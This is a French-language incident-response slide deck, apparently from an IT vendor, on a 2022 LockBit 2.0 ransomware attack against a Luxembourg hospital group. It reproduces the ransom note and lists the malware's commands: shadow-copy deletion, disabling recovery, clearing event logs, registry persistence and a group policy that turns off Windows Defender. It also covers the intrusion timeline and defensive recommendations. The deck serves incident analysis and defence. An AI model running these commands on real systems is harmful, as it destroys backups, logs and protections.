Samedi 14 mai 2022

Un groupement hospitalier de la Province de Luxembourg victime d'une attaque informatique, presque tous les services à l'arrêt !

LOCKBIT 2.0

ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED!

All your files stolen and encrypted
for more information see
RESTORE-MY-FILES.TXT
that is located in every encrypted folder.

Would you like to earn millions of dollars?
Our company acquire access to networks of various companies, as well as insider information that can help you steal the most valuable data of any company.
You can provide us accounting data for the access to any company, for example, login and password to RDP, VPN, corporate email, etc.
Open our letter at your email. Launch the provided virus on any computer in your company.
Companies pay us the foreclosure for the decryption of files and prevention of data leak.
You can communicate with us through the Tox messenger

[redacted]

Using Tox messenger, we will never know your real name, it means your privacy is guaranteed.
If you want to contact us, use ToxID:

[redacted]

If this contact is expired, and we do not respond you, look for the relevant contact data on our website via Tor or Brave Browser

[redacted]

Actions

1. Arrêt la totalité de l'infrastructure par le System Engineer de garde
   - ➜ Cette décision bien que difficile sera décisive
2. Deux décisions prises dès 6h00 (IT + Direction) :
   - ➜ Cellule de crise
   - ➜ Inventaire des dégâts en toute prudence
3. Police Fédérale et Etat sont prévenus de l'attaque
   - ➜ Tous les secteurs hospitaliers sont contraints de travailler manuellement
4. Appel du prestataire en charge du stockage (SAN & NAS + Virtualisation)
5. Arrivée de la FCCU de la Police Fédérale et du CERT

Federale Politie
Police Fédérale

CERT.be
The Federal Cyber Emergency Team

econocom

Analyse (après 1ière action)

- ➜ Attaque directement imputable au groupe de pirate Lockbit
- ➜ Demande de rançon clairement visible sur toutes les machines infectées
- ➜ Extension **.lockbit** sur tous les fichiers encryptés
- ➜ Uniquement les machines Windows dans le domaine
- ➜ Non impactées : machines en dehors du domaine ou disposant d'OS Linux/Unix/OS400
- ➜ Plus de 200 serveurs et 4.000 stations de travail touchées

Fonctionnement de Lockbit 2.0 ?
Autres activités en dehors de l'encryption ?

econocom

Lockbit 2.0 (Source & Fonctionnement)

Analyse de lockbit 2.0 via le site du FBI :
https://www.ic3.gov/Media/News/2022/220204.pdf

LOCKBIT 2.0

- ➜ Pas de déclenchement du Cryptolocker sur un OS Microsoft Windows en langue **RUSSE** mais cible tout autre système Microsoft supérieur à Windows 2000
- ➜ Installation sur le parc informatique via « push » AD
- ➜ Activité des pirates localisée en **Biélorussie** et **Russie**

econocom

Lockbit 2.0 (Activité virale)

Command Line Activity:

The activity below provides a listing of all observed command line activity during execution:

Recorded Commands
cmd.exe /c vssadmin Delete Shadows /All /Quiet *Description: Deletes Shadow Copies*
cmd.exe /c bcdedit /set {default} recoveryenabled No *Description: Disables Win 10 recovery*
cmd.exe /c bcdedit /set {default} bootstatuspolicy ignoreallfailures *Description: Ignore boot failures*
cmd.exe /c *Description*
cmd.exe /c *Description*
cmd.exe /c *Description*

Recorded Commands
cmd.exe /c wevtutil cl application *Description: Deletes application log*
cmd.exe "C:\Windows\System32\cmd.exe" /C ping 127.0.0.7 -n 3 >Nul&fsutil file setZeroData offset=0 length=524288 "C:\Users\fred\Desktop\Lsystem-234-bit.exe" & Del /f /q "C:\Users\fred\Desktop\Lsystem-234-bit.exe" *Description: Wipes and deletes itself*
cmd.exe "C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no *Description: Lockbit 2.0 deletes all shadow copies on disc to prevent data recovery*

Registry Keys
Created - UAC B
Key: HKEY_LOCA NT\CurrentVers
Value: Display C
Data: <LockBit 2.0 Ransomware path>
Created - LockBit 2.0 Wallpaper Change
Key: HKEY_CLASSES_ROOT\Lockbit\shell\Open\Command
Data: "C:\Windows\system32\mshta.exe" "C:\Users\<username>\Desktop\LockBit_Ransomware.hta"
Key: HKEY_CLASSES_ROOT\Lockbit\DefaultIcon
Data: C:\Windows\<First 6 characters of LockBit 2.0 Decryption ID>.ico
Created - Persistence
Key: HKEY_CURENT_USER\Software\Microsoft\Windows\CurrentVersio
Data: C:\Users\<Username>\Desktop\LockBit_Ransomware.hta
Data: <LockBit 2.0 Ransomware path>
Created - Encryption
Key: HKEY_CURRENT_USER\Software\< LockBit 2.0 ID >\Private
Key: HKEY_CURRENT_USER\Software\< LockBit 2.0 ID >\Public
Created - LockBit 2.0 Icon Location
Key: HKEY_LOCAL_MACHINE\Software\Classes\.lockbit\DefaultIcon
Created / Modified - LockBit 2.0 Desktop
KEY: HKEY_CURRENT_USER\Control Panel\Desktop
String Value: %APPDATA%\Local\Temp\<LockBit 2.0 wallpaper>.tmp.bm
String Value: TitleWallpaper=0
String Value: WallpaperStyle = 2

Files Created
C:\Users\<Username>\Desktop\LockBit_Ransomware.hta - **LockBit 2.0 hta File**
C:\Windows\SysWOW64\<First 6 characters of Decryption ID>.ico - **LockBit 2.0 Icon**
C:\Users\<username>\AppData\Local\Temp\<LockBit 2.0 wallpaper> .tmp.bmp - **LockBit 2.0 Wallpaper**

Group Policy Update – Windows Defender Disable
[General]
Version=%s
displayName=%s
[Software\Policies\Microsoft\Windows Defender;DisableAntiSpyware]
[Software\Policies\Microsoft\Windows Defender\Real-Time Protection;DisableRealtimeMonitoring]
[Software\Policies\Microsoft\Windows Defender\Spynet;SubmitSamplesConsent]
[Software\Policies\Microsoft\Windows Defender\Threats;Threats_ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction]
[Software\Policies\Microsoft\Windows Defender\UX Configuration;Notification_Suppress]
PowerShell Command – Force GPO Policy
powershell.exe -Command "Get-ADComputer -filter * -Searchbase '%s' | foreach{ Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}"

Anti-Recovery Command
C:\Windows\System32\cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no

LockBit 2.0 Extension
.lockbit

cmd.exe /c vssadmin Delete Shadows /All /Quiet

Description: Deletes Shadow Copies

cmd.exe /c wevtutil cl security

Description: Deletes security log

cmd.exe /c wevtutil cl system

Description: Deletes system log

Created - Persistence
Key: HKEY_CURENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\{GUID}
Data: C:\Users\<Username>\Desktop\LockBit_Ransomware.hta
Data: <LockBit 2.0 Ransomware path>

On a cependant parlé de données volées, mais il n'est fait mention nulle-part dans le process lockbit de vol de données…

Timeline

En amont du cryptolockage, l'activité des pirates a commencé à partir du **8 mai**... **et même avant**...

Septembre 2021

Faille Fortinet : les Firewalls Fortigate stockent les mots de passe VPN sont sur les appliances et sont facile à extraire par une attaque externe

Septembre 2021 à Mai 2022

Les fichiers de mots de passe sont en vente via le darkweb pour la modique somme de 25$

8 Mai 2022

Un utilisateur légitime se connecte d'un pays hors de l'UE et effectue dans la foulée un hacking de profils administrateur

Dans l'interval :
NMAP sur le réseau
Extraction de donnée via SSH (300GB)
Mise en place du cryptolocker

14 Mai 2022

Lancement en tâche planifiée du moteur d'encryption Lockbit 2.0

econocom

Et l'antivirus ? … Que fait-il pendant ce temps ? …

- ➜ Malgré la présence d'antivirus sur tout les postes, seul le fichier « restore-my-files.txt » généré par le cryptolocker a été arrêté…
- ➜ Le mode de détection mis en place était essentiellement basé sur la signature et la détection heuristique d'ancienne génération
- ➜ Il existe aujourd'hui des technologies EDR/XDR qui permettent de détecter de « Malops » (Malicious Operations).

Endpoint Detection and Response : Signature, « Canary Box » et IA

Si comportement suspicieux envoi au « Detection Server » avec analyse et corrélation (IA)

Après analyse soit :

- Le fichier / processus est « safe » (whitelist ou IA)
- Le fichier / processus est bloqué (blacklist ou IA)
- Le fichier / processus « inconnu » est bloqué en attente de mitigation par un administrateur

econocom

Améliorations nécessaires (1/2)


Authentication 2F

Mot de passe robuste

Comptes génériques


Droits administratifs

Service accounts




econocom

Améliorations nécessaires (2/2)




Host Based Firewall




Endpoint Protection

Immutable Snapshots


Backup



Mise à jour



Centralisation des logs



Hardening

Sensibilisation

econocom


darkweb
Vous y êtes déjà allé ? ...


cybercloud
Managed
Security
Services
econocom

cybercatalog

consulting

Consultancy

Maturity Assessment

Business Impact Analysis

Risks Analysis

CyberSecurity Roadmap

Audit

Internal Audit

Pre-Audit Consultancy

Standards

ISO 27001

ISO 9001

NIS

CSSF

cases MONARC

VIGIL

cssf

ISO 27001
BUREAU VERITAS
Certification

business data

Disaster Recovery Plan

Dual Tier IV Datacenter
High-Availability
Active - Active

Business Continuity Plan

BCP Procedure & Tests
BCP Positions

Data Protection

Encryption
Immutable Snapshots
Backup-as-a-Service
Archiving-as-a-Service
MDM-as-a-Service
FileShare-as-a-Service

supervision

ivanti centreon splunk> nessus Professional

Operations Management

Cloud-to-Edge Monitoring
Event Management
SLA Management
Logs Management

Vulnerability Management

Vulnerability Scans
Penetration Tests *(via Partners)*

Security Operations Center

SOC-as-a-Service *(via Partners)*
CERT (via Partners)

cyberposture

Endpoint Detection & Response

Threat Intelligence
Next Gen Anti Virus
Anti-Ransomware
Endpoint Controls
Incident Response
Breach Protection

Privileged Access Management

Multi-Factor Authentication
Session Management
Password Management
Remote Access Management
Least Privilege Management

Security Awareness & Phishing Campaign

Security Awareness Training
Phishing Simulation
Ransomware Simulation Tool
Compliance Audit Readiness Assessment

cybereason
WALLIX CYBERSECURITY SIMPLIFIED
KnowBe4

econocom psf

switch to excellence